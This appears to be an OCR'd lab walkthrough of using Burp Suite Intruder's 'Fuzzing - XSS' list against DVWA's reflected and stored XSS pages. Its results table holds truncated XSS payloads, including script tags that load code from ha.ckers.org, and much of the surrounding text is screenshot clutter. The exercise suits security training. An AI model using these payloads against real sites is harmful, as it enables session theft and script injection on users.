
- Request intercepted

The screenshot shows the Burp Suite Professional interface with the Intercept tab selected. The 'Request' tab is open, displaying a detailed view of the captured GET request to the DVWA XSS reflected page. The 'Inspector' tab is also visible, showing request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Memory: 158.8MB'.

- Right click on request and send it to the intruder



- Set payload position on string that you enter



- Click on **payload** option and then click on **add from list** and select **fuzzing-XSS**
- And then click on **start attack**

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3T10w0rld

File View Input Devices Help

Restore Session 192.168.0.170/dvwa/vulnerabilities/xss\_r/ 13:00

EN Bell OffSec

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Intruder Repeater Search Settings**

**Filenames - long**

**Extensions - short**

**Extensions - long**

**Format strings**

**Form field names - short**

**Form field names - long**

**Form field values**

**Server-side variable names**

**SSRF targets**

**Fuzzing - JSON/XML injection**

**Fuzzing - out-of-band**

**Fuzzing - SQL injection**

**Fuzzing - XSS**

**Fuzzing - email splitting attacks**

**Fuzzing - path traversal**

Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

1 highlight | 1 payload position | Add | Enable... Rule | Event log (6) All issues (16)

Memory: 161.2MB

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About

What's your name? aniket Submit

More info

http://ha.ckers.org/xss.html  
http://en.wikipedia.org/wiki/Cross-site\_scripting  
http://www.cgisecurity.com/xss-faq.html

28°C Mostly cloudy

Q Search

Right Ctrl

ENG IN 13:00:47 16-07-2025

- Attack finished ✓
- Now copy any script for manual testing

Attack Save

3. Intruder attack of http://192.168.0.170

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
19	<DIV STYLE="background-image:00...	200	414			4863	
39	<DIV STYLE="background-image:\00...	200	134			4863	
1	';alert(String.fromCharCode(88,83,8...	200	289			4861	
21	';alert(String.fromCharCode(88,83,8...	200	331			4860	
2	//--></SCRIPT>"><SCRIPT>alert(S...	200	257			4762	
22	//--></SCRIPT>"><SCRIPT>alert(S...	200	238			4761	
18	<DIV STYLE="background-image: url...	200	145			4750	
38	<DIV STYLE="background-image: url...	200	177			4750	
11	<SCRIPT/XSS SRC="http://ha.ckers.o...	200	157			4744	
31	<SCRIPT/XSS SRC="http://ha.ckers.o...	200	178			4744	
17	<SCRIPT/SRC="http://ha.ckers.org/v...	200	366			1740	

Finished


News for you NASA warns bu...

Q Search


Right Ctrl

ENG IN 13:01:16 16-07-2025


- Click on url section




- Use script instead of name string




- Pop Up appears  



- Now click on **XSS Stored**
- Enter a **random name** and **enter script on message box** and **click on Sign Guestbook**



- Pop Up appears ✅ 🎉



ADVITY